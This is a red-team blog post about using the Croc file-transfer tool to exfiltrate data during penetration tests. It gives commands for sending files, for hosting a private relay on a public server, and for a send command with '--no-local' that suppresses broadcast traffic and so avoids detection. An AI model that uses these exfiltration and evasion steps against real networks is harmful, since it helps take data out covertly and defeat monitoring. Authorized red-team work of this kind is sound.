

Written by Nathan Anderson
Today, I’d like to introduce a CLI tool that I use on red team engagements to securely exfiltrate data. Croc is a file transfer tool that provides end-to-end encryption, works across multiple platforms, and allows a direct file transfer or one relayed over a web server.
Croc is a great tool to exfiltrate data from a site, as the traffic is fully encrypted and there isn’t a size limit when using a private relay. I have used it to send files up wards of 6.5GB without any issues.
It’s a very straightforward tool to use. There are a couple of things I would recommend doing before using it for a red team engagement, and we will get into why.
Sending Files

Sending a file is as simple as this:

croc send {FILENAME}On the receiving end, you simply type Croc and then enter the receiving code when it prompts you.
Sending files like this uses the Croc relay cloud servers. The files are encrypted until the data lands on the receiving PC. It is truly that simple.
Hosting Your Own Croc Relay

For an added layer of security, you can host your own Croc relay using a publicly accessible system. This ensures that you control the data from one end to the other, which is always preferred.
After installing Croc from its Git repository, https://github.com/schollz/croc, we can do this by running the following command on our cloud server:
croc relayAnd adding the following on both the sending and receiving nodes:
--relay {PUBLIC IP}:{PORT NUMBER} Here you can see the sending node, receiving node, and the relay server:
Keeping Things Quiet
Now, in order to use this on a red team, we must set a couple of flags. Croc naturally prefers performing local relaying over cloud relays. Due to this, it sends a large amount of broadcast UDP traffic on the subnet it’s on. It does this to see if the receiving node is on the same subnet as the sending node. However, this deluge of broadcast traffic also creates a definitive Indication of Compromise (IOC) apparent to anything that might be monitoring the network.

Using the correct flags, you can tell Croc not to use a local relay and instead only to use a cloud relay. With the right combination of flags, you can use your private relay and disable local relaying, keeping things much quieter as far as detection is concerned.
croc --relay {PUBLIC IP}:{PORT NUMBER} send --no-local {FILENAME}
In Conclusion
Croc is a simple, easy-to-use tool that I find useful on penetration testing and red team engagements. Thanks for reading, and if you found these tips useful, take a look at other blogs in our technical how-to series.

Nathan Anderson
Search The Exploit Blog
Blog Categories
- AI
- Careers
- Choosing a Penetration Testing Company
- Exploits
- How To
- In The News
- Injection Attacks
- Just For Fun
- Meet Our Team
- Mobile Apps
- Networks
- Password Cracking
- Patching
- Penetration Testing
- Phishing
- PTaaS
- Raxis In The Community
- Red Team
- Security Recommendations
- Social Engineering
- Tips For Everyone
- Web Apps
- What People Are Saying
- Wireless
